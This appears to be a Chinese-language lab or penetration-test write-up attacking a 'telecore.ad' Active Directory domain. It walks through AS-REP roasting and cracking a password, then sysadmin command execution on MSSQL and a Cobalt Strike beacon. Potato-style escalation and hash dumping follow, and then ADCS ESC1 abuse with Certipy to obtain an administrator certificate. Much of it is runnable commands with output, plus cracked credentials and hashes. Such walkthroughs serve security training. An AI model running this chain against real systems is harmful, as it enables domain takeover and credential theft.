$krb5asrep$23$tel_support01@TELECORE.AD:c0c0ea5ba84a08a6a55e62c6d875aeba$fa778ca104c59317e68d5b65fe353652d8e34b245983c30eda3ba73c5c68ea55e59dc8e166364c5d7db34db5aa08e2793f89e5c1503ff0a18d90d112926c15c01bd132d6fa4241e3bc188b30f37388d524374a49a73495a774c33f13a3d0f080a9f093798b90d479d69e5a51e5931c150bc1281639170b46eb8286f180fa9efb321ccb7172c6050e7c669ce9c416e2ac5c2a13eb110da447790b49c82e0f6e171f4ada40cca980170d9d840bbf3e2deb19d673fae4c4b59960cf369228f94595c88a9755a288bffb1705d264011d93f5b5eeeada84623e21ef931cfaa875d16c8fa9e9e990dbc5fba463
[-] User tel_engineer01 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tel_billing01 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailboxd00a70a doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox062391d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox32a2a0a doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox79d6e62 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox9cf1739 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd08c44 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxa1cc105 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxdbbbdc7 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox4b8e41c doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox4f5c6c5 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxdee4600 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxa2a6d4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb35a921 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxbe63325 doesn't have UF_DONT_REQUIRE_PREAUTH set
探测发现用户 tel_support01 存在此配置缺陷。
hashcat 离线爆破:

$krb5asrep$23$tel_support01@TELECORE.AD:c0c0ea5ba84a08a6a55e62c6d875aeba$fa778ca104c59317e68d5b65fe353652d8e34b245983c30eda3ba73c5c68ea55e59dc8e166364c5d7db34db5aa08e2793f89e5c1503ff0a18d90d112926c15c01bd132d6fa4241e3bc188b30f37388d524374a49a73495a774c33f13a3d0f080a9f093798b90d479d69e5a51e5931c150bc1281639170b46eb8286f180fa9efb321ccb7172c6050e7c669ce9c416e2ac5c2a13eb110da447790b49c82e0f6e171f4ada40cca980170d9d840bbf3e2deb19d673fae4c4b59960cf369228f94595c88a9755a288bffb1705d264011d93f5b5eeeada84623e21ef931cfaa875d16c8fa9e9e990dbc5fba463:#T3l3phon3!成功还原明文凭据:
- 账号:
tel_support01 - 密码:
#T3l3phon3!
三、 攻击路径一:MSSQL 提权
3.1 MSSQL 权限验证与执行


经验证,tel_support01 账号拥有 SQL-SRV (10.5.2.22) 数据库实例的访问权限,且具备 sysadmin 最高管理权限。
❯ nxc mssql 10.5.2.22 -u tel_support01 -p '#T3l3phon3!' -M mssql_priv
MSSQL       10.5.2.22       1433   SQL-SRV          [*] Windows Server 2022 Build 20348 (name:SQL-SRV) (domain:telecore.ad)
MSSQL       10.5.2.22       1433   SQL-SRV          [+] telecore.ad\tel_support01:#T3l3phon3! (Pwn3d!)
MSSQL_PRIV  10.5.2.22       1433   SQL-SRV          [+] TELECORE\tel_support01 is already a sysadmin
❯ nxc mssql 10.5.2.22 -u tel_support01 -p '#T3l3phon3!' -x whoami
MSSQL       10.5.2.22       1433   SQL-SRV          [*] Windows Server 2022 Build 20348 (name:SQL-SRV) (domain:telecore.ad)
MSSQL       10.5.2.22       1433   SQL-SRV          [+] telecore.ad\tel_support01:#T3l3phon3! (Pwn3d!)
MSSQL       10.5.2.22       1433   SQL-SRV          [+] Executed command via mssqlexec
MSSQL       10.5.2.22       1433   SQL-SRV          nt service\mssql$sqlexpress
3.2 权限维持与 CS 上线
通过 nxc 的命令执行功能直接上线 cs,其中 payload 是预先在 Cobalt Strike 中生成的 powershell command
❯ nxc mssql 10.5.2.22 -u tel_support01 -p '#T3l3phon3!' -x "$(cat payload.txt)"
MSSQL       10.5.2.22       1433   SQL-SRV          [*] Windows Server 2022 Build 20348 (name:SQL-SRV) (domain:telecore.ad)
MSSQL       10.5.2.22       1433   SQL-SRV          [+] telecore.ad\tel_support01:#T3l3phon3! (Pwn3d!)
[14:19:13] ERROR    Error when attempting to execute command via xp_cmdshell: timed out                                                           mssqlexec.py:30
MSSQL       10.5.2.22       1433   SQL-SRV          [+] Executed command via mssqlexec

通过 whoami /all 检查当前权限上下文,发现该服务账户具备 SeImpersonatePrivilege(模拟特权)。

初始尝试使用 PrintSpoofer 进行提权

ssytem 权限有问题

遂改用 GodPotato 触发 DCOM 机制进行提权


成功获取 SYSTEM 权限后,使用 CS 自带的hashdump 命令导出内存凭据及 Hash

3.3 AD CS 证书服务漏洞利用(ESC1)
利用 Certipy 针对域内证书服务进行漏洞扫描
❯ certipy-ad find -u tel_engineer01 -hashes e2b1996aaff0f57bccb916265a77970e -dc-ip 10.5.2.2 -stdout -vulnerable
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.5.2.2@53 answered The DNS operation timed out.; Server Do53:10.5.2.2@53 answered The DNS operation timed out.; Server Do53:10.5.2.2@53 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'telecore-PKI-SRV-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'telecore-PKI-SRV-CA'
[*] Checking web enrollment for CA 'telecore-PKI-SRV-CA' @ 'PKI-Srv.telecore.ad'
[!] Failed to check channel binding: The read operation timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : telecore-PKI-SRV-CA
    DNS Name                            : PKI-Srv.telecore.ad
    Certificate Subject                 : CN=telecore-PKI-SRV-CA, DC=telecore, DC=ad
    Certificate Serial Number           : 35DFAB7883C30297420CBFD2E33CB408
    Certificate Validity Start          : 2025-08-21 07:41:20+00:00
    Certificate Validity End            : 2125-08-21 07:51:20+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : True
        Channel Binding (EPA)           : Unknown
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TELECORE.AD\Administrators
      Access Rights
        ManageCa                        : TELECORE.AD\Administrators
                                          TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        ManageCertificates              : TELECORE.AD\Administrators
                                          TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Enroll                          : TELECORE.AD\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates
  0
    Template Name                       : Badges
    Display Name                        : Badges
    Certificate Authorities             : telecore-PKI-SRV-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-09-06T17:33:55+00:00
    Template Last Modified              : 2025-09-06T17:34:15+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
      Object Control Permissions
        Owner                           : TELECORE.AD\Administrator
        Full Control Principals         : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_admin01
        Write Owner Principals          : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_admin01
        Write Dacl Principals           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_admin01
        Write Property Enroll           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
    [+] User Enrollable Principals      : TELECORE.AD\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
  1
    Template Name                       : Tel_User
    Display Name                        : Tel_User
    Certificate Authorities             : telecore-PKI-SRV-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-08-22T08:02:50+00:00
    Template Last Modified              : 2025-08-22T08:02:52+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TELECORE.AD\tel_engineer01
                                          TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
      Object Control Permissions
        Owner                           : TELECORE.AD\Administrator
        Full Control Principals         : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Write Owner Principals          : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Write Dacl Principals           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
        Write Property Enroll           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
    [+] User Enrollable Principals      : TELECORE.AD\tel_engineer01
                                          TELECORE.AD\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
  2
    Template Name                       : Copy of Copy of User
    Display Name                        : Copy of Copy of User
    Enabled                             : False
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-08-21T12:21:07+00:00
    Template Last Modified              : 2025-08-21T12:21:30+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
      Object Control Permissions
        Owner                           : TELECORE.AD\Administrator
        Full Control Principals         : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_engineer01
        Write Owner Principals          : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_engineer01
        Write Dacl Principals           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Enterprise Admins
                                          TELECORE.AD\tel_engineer01
        Write Property Enroll           : TELECORE.AD\Domain Admins
                                          TELECORE.AD\Domain Users
                                          TELECORE.AD\Enterprise Admins
    [+] User ACL Principals             : TELECORE.AD\tel_engineer01
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
结果显示 telecore-PKI-SRV-CA 存在严重的配置缺陷。直接打 ESC1。
涉及模板:Badges 和 Tel_User。
漏洞成因:
- Enrollee Supplies Subject (True):允许请求者在申请证书时自定义“使用者名称”(SAN)。
- Client Authentication (True):该证书可用于域内身份认证。
- Enrollment Rights:
Domain Users拥有申请权限,即tel_engineer01可以调用它。
利用价值:可以通过 tel_engineer01 身份申请一张 SAN 为 administrator 的证书,从而直接以域管身份进行认证。
这意味着,任何拥有基础权限的域用户都可以伪造成“域管理员”身份申请证书,并以此证书通过 Kerberos 认证,实现对整个域控(DC01)的完全接管。
这里要注意证书服务器和域控服务器并不是同一台机器。
- 申请伪造的管理员证书
❯ certipy-ad req -u 'tel_engineer01@telecore.ad' -hashes :e2b1996aaff0f57bccb916265a77970e -target 10.5.2.8 -ca 'telecore-PKI-SRV-CA' -template 'Tel_User' -upn 'administrator@telecore.ad' -sid 'S-1-5-21-1588247407-410625039-1511794522-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: TELECORE.AD.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@telecore.ad'
